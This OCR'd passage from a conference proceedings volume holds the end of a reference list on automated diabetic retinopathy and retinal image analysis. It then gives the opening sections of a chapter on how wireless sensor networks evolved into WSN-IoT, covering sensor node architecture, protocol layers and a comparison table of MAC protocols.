25. Jelinek HF, Rocha A, Carvalho T, Goldenstein S, Wainer J (2011) Machine learning and pattern classification in identification of indigenous retinal pathology. In: 2011 Annual international conference of the IEEE engineering in medicine and biology society. IEEE, pp 5951–5954
26. Wilkins GR, Houghton OM, Oldenburg AL (2012) Automated segmentation of intraretinal cystoid fluid in optical coherence tomography. IEEE Trans Biomed Eng 59(4):1109–1114
27. Zheng Y, Sahni J, Campa C, Stangos AN, Raj A, Harding SP (2013) Computerized assessment of intraretinal and subretinal fluid regions in spectral-domain optical coherence tomography images of the retina. Am J Ophthalmol 155(2):277–286
28. Narasimhan K, Neha VC, Vijayarekha K (2012) An efficient automated system for detection of diabetic retinopathy from fundus images using support vector machine and Bayesian classifiers. In: 2012 international conference on computing, electronics and electrical technologies (ICCEET). IEEE, pp 964–969
29. Pires R, Avila S, Jelinek HF, Wainer J, Valle E, Rocha A (2015) Beyond lesion-based diabetic retinopathy: a direct approach for referral. IEEE J Biomed Health Inform 21(1):193–200
30. Salazar-Gonzalez A, Kaba D, Li Y, Liu X (2014) Segmentation of the blood vessels and optic disk in retinal images. IEEE J Biomed Health Inform 18(6):1874–1886
31. Narasimha-Iyer H, Can A, Roysam B, Tanenbaum HL, Majerovics A (2007) Integrated analysis of vascular and nonvascular changes from color retinal fundus image sequences. IEEE Trans Biomed Eng 54(8):1436–1445
32. Paing MP, Choomchuay S, Yodprom MR (2016) Detection of lesions and classification of diabetic retinopathy using fundus images. In: 2016 9th Biomedical engineering international conference (BMEiCON). IEEE, pp 1–5
33. Tan NM, Xu Y, Goh WB, Liu J (2015) Robust multi-scale superpixel classification for optic cup localization. Comput Med Imaging Graph 40:182–193
34. Yu S, Xiao D, Kanagasingam Y (2017) Exudate detection for diabetic retinopathy with convolutional neural networks. In: 2017 39th annual international conference of the IEEE Engineering in Medicine and Biology Society (EMBC). IEEE, pp 1744–1747
35. Miri MS, Abràmoff MD, Lee K, Niemeijer M, Wang JK, Kwon YH, Garvin MK (2015) Multimodal segmentation of optic disc and cup from SD-OCT and color fundus photographs using a machine-learning graph-based approach. IEEE Trans Med Imaging 34(9):1854–1866
36. Roychowdhury S, Koozekanani DD, Parhi KK (2013) DREAM: diabetic retinopathy analysis using machine learning. IEEE J Biomed Health Inform 18(5):1717–1728
37. Akram MU, Akhtar M, Javed MY (2012) An automated system for the grading of diabetic maculopathy in fundus images. In: International conference on neural information processing, Berlin, Heidelberg, pp 36–43
38. Punnolil A (2013) A novel approach for diagnosis and severity grading of diabetic maculopathy. In: 2013 international conference on advances in computing, communications and informatics (ICACCI). IEEE, pp 1230–1235
39. Adal K, Ali S, Sidibe D, Karnowski T, Chaum E, Meriaudeau F (2013) Automated detection of microaneurysms using robust blob descriptors. In: Medical imaging 2013: computer-aided diagnosis international society for optics and photonics 8670:86700
40. Bhatia C, Bhatt D, Choudhary M, Samant H, Talele P (2015) A fast supervised retinal blood vessel segmentation using digital fundus imaging. Int J Innov Adv Comput Sci 4(6):47–51
41. Agurto C, Yu H, Murray V, Pattichis MS, Barriga S, Bauman W, Soliz, P (2012) Detection of neovascularization in the optic disc using an AM-FM representation, granulometry, and vessel segmentation. In: 2012 annual international conference of the IEEE engineering in medicine and biology society. IEEE, pp 4946–4949

42. García M, López MI, Álvarez D, Hornero R (2010) Assessment of four neural network based classifiers to automatically detect red lesions in retinal images. Med Eng Phys 32(10):1085–1093
43. Garcia M, Sanchez CI, Lopez MI, Diez A, Hornero R (2008) Automatic detection of red lesions in retinal images using a multilayer perceptron neural network. In: 30th annual international conference of the IEEE Engineering in Medicine and Biology Society. IEEE, pp 5425–5428
44. Chand C R, Dheeba J (2015) Automatic detection of exudates in color fundus retinopathy images. Indian J Sci Technol 8(26)
45. Carrera EV, Gonzalez A, Carrera R (2017) Automated detection of diabetic retinopathy using SVM. In: 2017 IEEE XXIV international conference on electronics, electrical engineering and computing (INTERCON). IEEE, pp 1–4
46. Kande GB, Savithri TS, Subbaiah PV, Tagore MRM (2009) Detection of red lesions in digital fundus images. In: 2009 IEEE international symposium on biomedical imaging. IEEE, pp 558–561
47. Kande GB, Savithri TS, Subbaiah PV (2010) Automatic detection of microaneurysms and hemorrhages in digital fundus images. J Digit Imaging 23(4):430–437
48. Vatanparast M, Harati A (2012) A feasibility study on detection of neovascularization in retinal color images using texture. In: 2012 2nd international conference on computer and knowledge engineering (ICCKE). IEEE, pp 221–226
49. Singh NP, Srivastava R (2016) Retinal blood vessels segmentation by using Gumbel probability distribution function based matched filter. Comput Methods Programs Biomed 129:40–50
50. Soto-Pedre E, Navea A, Millan S, Hernaez-Ortega MC, Morales J, Desco MC, Perez P (2015) Evaluation of automated image analysis software for the detection of diabetic retinopathy to reduce the ophthalmologists' workload. Acta Ophthalmol 93(1):52–56
51. Rahim SS, Palade V, Shuttleworth J, Jayne C (2016) Automatic screening and classification of diabetic retinopathy and maculopathy using fuzzy image processing. Brain Inform 3(4):249–267
52. Nijalingappa P, Sandeep B (2015) Machine learning approach for the identification of diabetes retinopathy and its stages. In: 2015 international conference on applied and theoretical computing and communication technology (iCATccT). IEEE, pp 653–658
53. Niemeijer M, Van Ginneken B, Staal J, Suttorp-Schulten MS, Abràmoff MD (2005) Automatic detection of red lesions in digital color fundus photographs. IEEE Trans Med Imaging 24(5):584–592
54. Tang L, Niemeijer M, Reinhardt JM, Garvin MK, Abramoff MD (2012) Splat feature classification with application to retinal hemorrhage detection in fundus images. IEEE Trans Med Imaging 32(2):364–375
55. Chowdhury AR, Chatterjee T, Banerjee S (2019) A random forest classifier-based approach in the detection of abnormalities in the retina. Med Biol Eng Comput 57(1):193–203
56. Ram K, Sivaswamy J (2009) Multi-space clustering for segmentation of exudates in retinal color photographs. In: 2009 annual international conference of the IEEE Engineering in Medicine and Biology Society. IEEE, pp 1437–1440
57. Ram K, Joshi GD, Sivaswamy J (2010) A successive cluster-rejection-based approach for early detection of diabetic retinopathy. IEEE Trans Biomed Eng 58(3):664–673
58. Gardner GG, Keating D, Williamson TH, Elliott AT (1996) Automatic detection of diabetic retinopathy using an artificial neural network: a screening tool. Br J Ophthalmol 80(11):940–944
59. Gardner GG, Keating D, Williamson TH, Elliott AT (1995) Detection of diabetic retinopathy using neural networks analysis of fundus images. Vision Res 35:S212
60. Marín D, Aquino A, Gegúndez-Arias ME, Bravo JM (2010) A new supervised method for blood vessel segmentation in retinal images by using gray-level and moment invariants-based features. IEEE Trans Med Imaging 30(1):146–158
61. Yao C, Chen HJ (2009) Automated retinal blood vessels segmentation based on simplified PCNN and fast 2D-Otsu algorithm. J Cent South Univ Technol 16(4):640–646

62. Singh NP, Kumar R, Srivastava R (2015) Local entropy thresholding based fast retinal vessels segmentation by modifying matched filter. In: International conference on computing communication automation. IEEE, pp 1166–1170
63. Rubini SS, Kunthavai A (2015) Diabetic retinopathy detection based on eigenvalues of the hessian matrix. Procedia Comput Sci 47:311–318
64. Vargas R, Mosavi A, Ruiz R (2017) Deep learning: a review
65. Guo Y, Liu Y, Oerlemans A, Lao S, Wu S, Lew MS (2016) Deep learning for visual understanding: a review. Neurocomputing 187:27–48
66. Andonova M, Pavlovicova J, Kajan S, Oravec M, Kurilova V (2017) Diabetic retinopathy screening based on CNN. In: 2017 international symposium ELMAR. IEEE, pp 51–54
67. Prabhu R (2018) Understanding of convolutional neural network (CNN)—deep learning. Medium. Com, pp 1–11
68. Liskowski P, Krawiec K (2016) Segmenting retinal blood vessels with deep neural networks. IEEE Trans Med Imaging 35(11):2369–2380
69. Costa P, Campilho A (2017) Convolutional bag of words for diabetic retinopathy detection from eye fundus images. IPSJ Trans Comput Vis Appl 9(1):1–6
70. Niu D, Xu P, Wan C, Cheng J, Liu J (2017) Automatic localization of optic disc based on deep learning in fundus images. In: 2017 IEEE 2nd international conference on signal and image processing (ICSIP). IEEE, pp 208–212
71. Hamwood J, Alonso-Caneiro D, Read SA, Vincent SJ, Collins MJ (2018) Effect of patch size and network architecture on a convolutional neural network approach for automatic segmentation of OCT retinal layers. Biomed Opt Express 9(7):3049–3066
72. Vahadane A, Joshi A, Madan K, Dastidar TR (2018) Detection of diabetic macular edema in optical coherence tomography scans using patch based deep learning. In: 2018 IEEE 15th international symposium on biomedical imaging. IEEE, pp 1427–1430
73. Kim J, Candemir S, Chew EY, Thoma GR (2018) Region of interest detection in fundus images using deep learning and blood vessel information. In: 2018 IEEE 31st international symposium on computer-based medical systems (CBMS). IEEE, pp 357–362
74. Seebock P, Orlando JI, Schlegl T, Waldstein SM, Bogunovic H, Klimscha S, Schmidt-Erfurth U (2019) Exploiting epistemic uncertainty of anatomy segmentation for anomaly detection in retinal OCT. IEEE Trans Med Imaging 39(1):87–98
75. Orlando JI, Seebock P, Bogunovic H, Klimscha S, Grechenig C, Waldstein S, Schmidt-Erfurth U (2019) U2-net: a Bayesian u-net model with epistemic uncertainty feedback for photoreceptor layer segmentation in pathological OCT scans. In: 2019 IEEE 16th international symposium on biomedical imaging. IEEE, pp 1441–1445
76. Wang Z, Dong N, Rosario SD, Xu M, Xie P, Xing EP (2019) Ellipse detection of optic disc-and-cup boundary in fundus images. In: 2019 IEEE 16th international symposium on biomedical imaging (ISBI 2019). IEEE, pp 601–604
77. Wang Z, Yang J (2018) Diabetic retinopathy detection via deep convolutional networks for discriminative localization and visual explanation. In: Workshops at the thirty-second AAAI conference on artificial intelligence
78. Lakshminarayanan V, Kheradfallah H, Sarkar A, Jothi Balaji J (2021) Automated detection and diagnosis of diabetic retinopathy: a comprehensive survey. J Imaging 7(9):165
79. Tymchenko B, Marchenko P, Spodarets D (2020) Deep learning approach to diabetic retinopathy detection. arXiv preprint arXiv:2003.02261
80. Adem K (2018) Exudate detection for diabetic retinopathy with circular Hough transformation and convolutional neural networks. Expert Syst Appl 114:289–295
81. Perdomo O, Otalora S, Rodríguez F, Arevalo J, González FA (2016) A novel machine learning model based on exudate localization to detect diabetic macular edema
82. Sadek I, Elawady M, Shabayek AER (2017) Automatic classification of bright retinal lesions via deep network features. arXiv preprint arXiv:1707.02022
83. Romo-Bucheli D, Seebock P, Orlando JI, Gerendas BS, Waldstein SM, Schmidt-Erfurth U, Bogunovic H (2020) Reducing image variability across OCT devices with unsupervised unpaired learning for improved segmentation of retina. Biomed Opt Express 11(1):346–363

84. Takahashi H, Tampo H, Arai Y, Inoue Y, Kawashima H (2017) Applying artificial intelligence to disease staging: deep learning for improved staging of diabetic retinopathy. PLoS ONE 12(6):e0179790
85. Hajabdollahi M, Esfandiarpoor R, Najarian K, Karimi N, Samavi S, Reza-Soroushmeh SM (2018) Low complexity convolutional neural network for vessel segmentation in portable retinal diagnostic devices. In: 2018 25th IEEE international conference on image processing (ICIP). IEEE, pp 2785–2789
86. Guo S, Wang K, Kang H, Zhang Y, Gao Y, Li T (2019) BTS-DSN: deeply supervised neural network with short connections for retinal vessel segmentation. Int J Med Informatics 126:105–113
87. Chudzik P, Al-Diri B, Caliva F, Hunter A (2018) DISCERN: generative framework for vessel segmentation using convolutional neural network and visual codebook. In: 2018 40th annual international conference of the IEEE engineering in medicine and biology society (EMBC). IEEE, pp 5934–5937
88. Soomro TA, Hellwich O, Afifi AJ, Paul M, Gao J, Zheng LSU (2018) Net model: retinal vessels segmentation using dice loss. In: Proceedings of the 2018 digital image computing: techniques and applications (DICTA), pp 10–13
89. Soomro T A, Afifi AJ, Gao J, Hellwich O, Khan MA, Paul M, Zheng L (2017) Boosting sensitivity of a retinal vessel segmentation algorithm with convolutional neural network. In: 2017 international conference on digital image computing: techniques and applications (DICTA). IEEE, pp 1–8
90. Motozawa N, An G, Takagi S, Kitahata S, Mandai M, Hirami Y, Kurimoto Y (2019) Optical coherence tomography-based deep-learning models for classifying normal and age-related macular degeneration and exudative and non-exudative age-related macular degeneration changes. Ophthalmol Therapy 8(4):527–539
91. Emary E, Zawbaa HM, Hassanien AE, Schaefer G, Azar AT (2014) Retinal vessel segmentation based on possibilistic fuzzy c-means clustering optimised with cuckoo search. In: 2014 international joint conference on neural networks (IJCNN). IEEE, pp 1792–1796
92. Dasgupta A, Singh S (2017) A fully convolutional neural network based structured prediction approach towards the retinal vessel segmentation. In: 2017 IEEE 14th international symposium on biomedical imaging (ISBI 2017). IEEE, pp 248–251
93. Zilly J, Buhmann JM, Mahapatra D (2017) Glaucoma detection using entropy sampling and ensemble learning for automatic optic cup and disc segmentation. Comput Med Imaging Gr 55:28–41
94. Maji D, Santara A, Mitra P, Sheet D (2016) Ensemble of deep convolutional neural networks for learning to detect retinal vessels in fundus images. arXiv preprint arXiv:1603.04833
95. Fu H, Xu Y, Lin S, Wong DWK, Liu J (2016) Deepvessel: retinal vessel segmentation via deep learning and conditional random field. In: International conference on medical image computing and computer-assisted intervention. Springer, pp 132–139
96. Sengur A, Guo Y, Budak U, Vespa LJ (2017) A retinal vessel detection approach using convolution neural network. In: 2017 international artificial intelligence and data processing symposium (IDAP). IEEE, pp 1–4
97. Oliveira A, Pereira S, Silva CA (2018) Retinal vessel segmentation based on fully convolutional neural networks. Expert Syst Appl 112:229–242
98. Lin Y, Zhang H, Hu G (2018) Automatic retinal vessel segmentation via deeply supervised and smoothly regularized network. IEEE Access 7:57717–57724
99. Son J, Park SJ, Jung KH (2019) Towards accurate segmentation of retinal vessels and the optic disc in fundoscopic images with generative adversarial networks. J Digit Imaging 32(3):499–512
100. Ribeiro A, Lopes AP, Silva CA (2019) Ensemble learning approaches for retinal vessel segmentation. In: 2019 IEEE 6th portuguese meeting on bioengineering (ENBENG). IEEE, pp 1–4
101. Memari N, Ramli AR, Bin Saripan MI, Mashohor S, Moghbel M (2017) Supervised retinal vessel segmentation from color fundus images based on matched filtering and AdaBoost classifier. PloS One 12(12)

102. Odstrcilik J, Kolar R, Budai A, Hornegger J, Jan J, Gazarek J, Angelopoulou E (2013) Retinal vessel segmentation by improved matched filtering: evaluation on a new high-resolution fundus image database. IET Image Proc 7(4):373–383
103. Wu A, Xu Z, Gao M, Buty M, Mollura DJ (2016) Deep vessel tracking: A generalized probabilistic approach via deep learning. In: 2016 IEEE 13th international symposium on biomedical imaging (ISBI). IEEE, pp 1363–1367
104. Li J, Hu Q, Imran A, Zhang L, Yang JJ, Wang Q (2018) Vessel recognition of retinal fundus images based on fully convolutional network. In: 2018 IEEE 42nd annual computer software and applications conference (COMPSAC), vol 2, pp 413–418
105. Hassan T, Usman A, Akram MU, Masood MF, Yasin U (2018) Deep learning based automated extraction of intra-retinal layers for analyzing retinal abnormalities. In: 2018 IEEE 20th international conference on e-health networking, applications and services (Healthcom). IEEE, pp 1–5
106. Yang Y, Li T, Li W, Wu H, Fan W, Zhang W (2017) Lesion detection and grading of diabetic retinopathy via two-stages deep convolutional neural networks. In: International conference on medical image computing and computer-assisted intervention. Springer, pp 533–540
107. Gargeya R, Leng T (2017) Automated identification of diabetic retinopathy using deep learning. Ophthalmology 124(7):962–969
108. De Moura J, Novo J, Ortega M (2019) Deep feature analysis in a transfer learning-based approach for the automatic identification of diabetic macular edema. In: 2019 international joint conference on neural networks (IJCNN). IEEE, pp 1–8
109. Kim J, Tran L, Chew EY, Antasni S (2019) Optic disc and cup segmentation for glaucoma characterization using deep learning. In: 2019 IEEE 32nd international symposium on computer-based medical systems (CBMS). IEEE, pp 489–494
110. Orlando JI, Prokofyeva E, Del Fresno M, Blaschko MB (2018) An ensemble deep learning based approach for red lesion detection in fundus images. Comput Methods Programs Biomed 153:115–127
111. Arunkumar R, Karthigaikumar P (2017) Multi-retinal disease classification by reduced deep learning features. Neural Comput Appl 28(2):329–334
112. Decenciere E, Zhang X, Cazuguel G, Lay B, Cochener B, Trone C, Klein JC (2014) Feedback on a publicly distributed image database: the Messidor database. Image Anal Stereol 33(3):231–234
113. Ta JH, Acharya UR, Bhandary SV, Chua KC, Sivaprasad S (2017) Segmentation of optic disc, fovea and retinal vasculature using a single convolutional neural network. J Comput Sci 20:70–79

Evolution of WSN into WSN-IoT: A Study on its Architecture and Integration Challenges

Radhika Dhiman and Jawahar Thakur

Abstract Researchers have contributed a lot to the enhancement of wireless sensor networks (WSN). Various protocols have been designed for these networks to work with limited resources. However, we are leading toward a new era of innovation, and a new network of things (devices), known as Internet-of-Things (IoT), is evolving, where everything will be connected to the Internet. WSNs integration with the Internet will unleash the full potential of sensor networks, and the sensed data will be available to any user on the Internet at any time. However, their integration raises some challenges which need to be tackled. WSN protocols, designed for limited resources, may not be compatible to create a robust connection with the Internet. Also, the connectivity will make WSN accessible to the whole Internet that may influence the working of the sensor networks. In this paper, we have reviewed the evolution of WSN toward WSN-IoT. For this, we have studied the layered architecture of WSN and how various researchers have contributed to its lifetime enhancement. After that, we have compared the architecture of WSN with IoT to find out the architectural dissimilarities between them. Finally, to address the various challenges that emerge with WSN-IoT integration, we have reviewed the different approaches used for their integration, and then some solutions are given to deal with those challenges.

Keywords Architecture · Challenges · Integration-issues · Internet-of-Things · Wireless sensor networks

1 Introduction

The advancement in the very large scale integration (VLSI) and micro-electro-mechanical systems (MEMS) [1] technology has led to the development of smart

R. Dhiman (✉) · J. Thakur
Department of Computer Science, Himachal Pradesh University, Shimla, India
e-mail: radhika.dhiman1992@gmail.com

J. Thakur
e-mail: jawahar.hpu@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_14

sensors. As compared to traditional sensors, these smart sensors are low-power devices (battery operated), small in size, and inexpensive with small processing and computing capabilities [2]. The amalgamation of this sensor technology with wireless technology has given rise to a new field called wireless sensor network (WSN). In recent times, WSNs have gained much popularity and interest in the scientific community, especially with the proliferation of smart sensors technology. Basically, a wireless sensor network is a group of specialized sensor nodes having both communicating and networking capabilities, which are deployed in an environment to perform a specific task like monitoring and recording environmental phenomena or tracking some target or event in a specific environment. The data sensed by these sensor nodes are communicated among the other sensor nodes or with some external sink in the remote location (sometimes called base station or observer) [3, 4].

The exponential growth in smart devices and their interconnectivity has given rise to Internet-of-Things (IoT). It is a worldwide network of interconnected smart devices and sensor networks that supports the anytime and anywhere computing paradigm. It is predicted (IDC report) that by the year 2025, 41.6 billion devices will be connected to the Internet, and the data generated by these devices will be 79.4 Zettabytes (ZB) [5].

The future of WSN is its integration with IoT. The potentiality of WSN will be fully achieved by integrating it with IoT. Together, WSN-IoT can support a broad range of applications like precision agriculture [6, 7], health-care monitoring [8–10], military applications [11], smart environment, smart parking, and many more. However, WSNs integration with IoT introduce certain challenges which need to be tackled. WSNs generally work upon limited resources, while IoT has no such limitations. In order to know the challenges that occur during their integration, it is important to understand the architecture of both technologies. In this paper, we have compared the architectures of both technologies and tried to find out the dissimilarities between them. The various challenges that occur when we try to integrate both technologies are also addressed in this paper, along with the solutions to handle those challenges.

The rest of the paper is organized into the following sections: Sect. 2 describes the evolution of WSN and IoT. Section 3 describes the layered architecture of WSN and sensor node architecture. After that, the layered architecture of IoT and WSN-IoT integration approaches along with their architecture comparison is explained in Sects. 4 and 5, respectively. In Sect. 6, the challenges that occur during WSN-IoT integration are described along with their proposed solutions. Finally, the paper is concluded in Sect. 7.

2 Evolution of WSN and IoT

The origin of WSN can be seen in military applications. They are considered as the driving force for the development of sensor network technology. The first sensor network which has a resemblance to today's WSN was sound surveillance system (SOSUS), developed by U.S. Military. However, the modern research on sensor networks started around the 1980s with an ambitious program started at Defense Advanced Research Projects Agency (DARPA). This program was called Distributed Sensor Network (DSN). The director of the Information Processing Techniques Office (IPTO) at DARPA had the vision to know whether the technological approach used for the communication in ARPANET could be extendable to the sensor networks. It was assumed that the DSN would consist of spatially distributed sensor nodes (operating autonomously) with the capability to interact with other nodes and information being routed to the node being able to handle that data. In 1978, at Distributed Sensor Nets workshop, the technology components for DSN were identified which included acoustic sensors, communication, and processing protocols, and the software required to implement the dynamic distributed system for sensor networks [12, 13].

The technology for small sensors was not quite ready at that time to achieve the original vision which was seen for DSN. A new wave in WSN research came with the advancement in micro-electro-mechanical (MEMS), and wireless technology which led to the development of low-cost small sensors. The size of the sensor node decreased to the size of the dust particle. DARPA launched a research program called SenseIt [14]. Through this program, DARPA introduced a sensor network with new networking capabilities which was suitable for dynamic ad hoc networks. In 2003, IEEE decided to define a new standard 802.15.4 for wireless personal area network (WPAN). Later in 2004, the ZigBee standard published by Zigbee Alliance was ratified for low rate WPANs. The standard is responsible for providing high-level communication protocol for personal area networks.

The idea of IoT was developed in parallel to WSNs. Radio frequency identification (RFID) group has defined IoT as a worldwide network of uniquely identifiable interconnected devices that exchange data to achieve a common goal [15]. IoT is linking the real world with the digital world and creating a paradigm shift toward a hyper-connected society where all people and devices will be able to connect and communicate anytime and anywhere [16, 17]. The evolution of IoT began in 1990 when John Romkey developed the first IoT device. He simply connected a toaster to the computer which can be turned on or off through the Internet. In 1999, Kevin Ashton coined the term "Internet-of-Things" and in 2005, UN International Telecommunications Union predicted that IoT will create an entirely new dynamic Internet (Future Internet). The first conference on IoT was held in Zurich in 2008 [18]. The integration of WSN with IoT makes it possible to have access to sensor networks from any part of the world. Now, WSN acts as the backbone for IoT technology [19].

3 Wireless Sensor Network and Sensor Node Architecture

A wireless sensor network consists of a large number of (smart) sensor nodes which are deployed in an application area. The sensors sense the required phenomena; then the sensed data is aggregated and sent to the base station through some efficient route to be used by the desired application (see Fig. 1).

Sensor nodes' design, as well as its implementation, is considered as one of the most critical steps in WSN. A lot of research has been done and still going on in designing these sensor nodes. The sensing node itself consists of one or more sensors, with some other hardware for processing and storage purposes (see Fig. 2). Generally, the main components of a sensor node are (a) microcontroller, (b) radio transceiver, (c) one or more sensors interfaced to microcontroller d) memory module, and (e) power/energy source [20].

The sensors sense the physical phenomena and give output as an analog signal. The analog-to-digital converter (ADC) converts the analog signal received from sensors to a digital signal. This digital signal is fed to the microcontroller. The microcontroller is the main component of the sensor node. It controls the functionality of the other parts of the sensor node. Microcontroller, generally, consists of a simple CPU core, memory module, and some other components embedded into a single integrated circuit [21]. The user can program this microcontroller to decide how to process




Fig. 1 Wireless sensor network




Fig. 2 Sensor node architecture




Fig. 3 WSN layered architecture

the sensed data, the duty cycle of the sensors, and what relevant data to store in the memory.

The transceiver, used in the sensor nodes, has both transmitting and receiving capabilities, along with four operating states, namely transmit, receive, idle, and sleep [20]. Finally, the external power source supplies power to all the components of the sensor node for its functioning. WSN has a layered architecture, shown in Fig. 3. This architecture consists of five layers and three cross layers. The five layers are the physical layer, data link layer, network layer, transport layer, and application layer. The three cross layers are power management plane, mobility management plane, and task management plane [22]. The power management plane manages the power level of sensor nodes. The mobility management plane is responsible for detecting the sensor node movement. The task management plane distributes and schedules the sensor node's tasks [23]. The functioning of the other five layers is explained below:

3.1 Physical Layer

The main function of the physical layer is to transmit the stream of bits over a physical medium. This layer performs the tasks like generating carrier frequency, selection, and detection of a signal [24]. Some of the main considerations that must be taken care of while selecting the appropriate technology for the physical layer are interference from devices that are not a part of the sensor network, synchronization among the communicating nodes, and nature and complexity of the physical layer [25]. IEEE 802.15.4 (ZigBee) has been considered as the standard for personal area networks and WSNs.

3.2 Data Link Layer

In sensor networks, we usually talk about the MAC layer. This MAC layer is responsible for transmitting data between the nodes using a shared medium. In sensor networks, energy conservation is one of the main issues, which is not in the case of other wireless networks like Bluetooth, MANET, and cellular networks. Therefore, the MAC protocols designed for other wireless networks are not applicable for sensor networks [23]. The MAC protocols must be designed in such a way so that they can increase the energy efficiency of the network. One of the methods to achieve this is the duty cycle method, in which nodes adjust the duty cycle by switching between sleep and wake-up states to reduce the battery consumption. MAC protocols are divided into three categories: contention-free (schedule-based) protocols, contention-based protocols, and hybrid protocols.

Contention Free: Each sensor node has one or more assigned time slots (schedules), during which it may transmit or receive the data. The node turns on its radio only in its allotted time slot [26–30].

Contention Based: These protocols do not have fixed schedules. Therefore, they are easily adaptable to changing topologies and provide less delay than contention-free protocols. But they are highly susceptible to collisions due to idle listening and overhearing, which results in higher energy consumption [31–36].

Hybrid Protocols: These protocols show the properties of both contention-free and contention-based protocols [37, 38]. When the contention level is low, these protocols adapt the contention-based scheme, and when the contention level is high, they follow the contention-free scheme [39, 40]. Table 1 depicts some of the popular MAC protocols, along with their descriptions and pros and cons.

3.3 Network Layer

The main function of the network layer is routing. Routing is the process of creating a path from the source node to the sink node via intermediate nodes. The research at this layer focuses on developing highly efficient routing protocols which can meet the constraints like energy efficiency, QoS, and robustness. Many survey and review papers are published, in which routing protocols are categorized based on different parameters. Zagrouba and Kardi [41] classified these protocols based on nine parameters. A review has been presented by Rady et al. [42], on Mobile WSN routing protocols in which three categories of protocols are presented based on the source node and sink node mobility. Also, in this paper, a comparison between metaheuristic algorithms is given, based on ten metrics. Another classification, based on heuristic and metaheuristic approaches, has been suggested by Devika et al. [43]. Fanian and Kuchaki Rafsanjani [44] have classified routing protocols into four categories, and

Table 1 MAC protocols

Protocol	Type	Pros	Cons	Description
YMAC	Contention free	• Multi-channel, energy-efficient MAC protocol • Low energy consumption under the light as well as heavy-traffic conditions • Lightweight channel hopping mechanism for bursty traffic to reduce message delivery latency	• Requires multiple channel sensor nodes	• Multi-channel MAC protocol • Time is divided into frames and slots. Each frame consists of a broadcast period and a unicast period • The broadcast messages are sent during broadcast period • Each station transmits in its time slot during the unicast period
LEACH	Contention free	• Takes care of the data quality by eliminating correlated data and sending the higher-level data to the end-user • Load balancing by rotating the cluster heads • Reduces energy consumption	• Data communication between the cluster heads and base stations, still based on CSMA	• Combination of TDMA-based contention-free media access and clustering algorithm • Operates in two phases: setup phase and steady-state phase • Setup phase: cluster head and communication schedules are determined for a cluster • Steady-state phase: cluster head performs data aggregation to obtain the relevant data and sends it to the base station

(continued)

Table 1 (continued)

Protocol	Type	Pros	Cons	Description
Sensor-MAC	Contention based	• Avoids energy waste due to idle listening, collision, overhearing, and control overhead	• Based on traditional IEEE 802.11 protocol for collision avoidance which can lead to higher chances of the collision while broadcasting • Duty cycle, decided beforehand, maybe inefficient for real-time network traffic	• Handles idle listening, overhearing by adopting the duty cycle approach • Handles collision avoidance by using RTS/CTS packets exchange • Long messages are divided into small fragments, and only one RTS and CTS, are used for its transmission • An ACK is sent for each fragment to prevent the hidden terminal problem
Advanced S-MAC	Hybrid	• Queuing delay is reduced as separate queues are maintained • Gives better results than S-MAC in terms of latency, energy consumption, and packet loss rate for high-priority data packets	• Maintaining separate queues for the high- and low-priority data increases the overhead of the protocol • Works better for high-priority data. For low-priority data, it has chances of high collision rates	• Based on the sensor-MAC framework • Designed to support applications that produce data with different priority levels • Separate queues are maintained for high-priority and low-priority data packets • For high-priority queue, a contention-free approach is used, and for low-priority queue, a contention-based approach is used

(continued)

Table 1 (continued)

Protocol	Type	Pros	Cons	Description
Z-MAC	Hybrid	• The use of empty slots enhances channel utilization and reduces transmission delay	• An explicit setup is required which is both energy consuming and time consuming • ECN adds extra traffic to the network	• Uses CSMA-based approach for a low-traffic scenario and TDMA-based approach for a heavy-traffic scenario • Initially, slot schedule is distributed among the nodes in which one slot, within the TDMA frame, is given to each node • Protocol allows nodes to compete for the empty slots using the CSMA method • Explicit contention notification (ECN) is used to estimate the contention locally
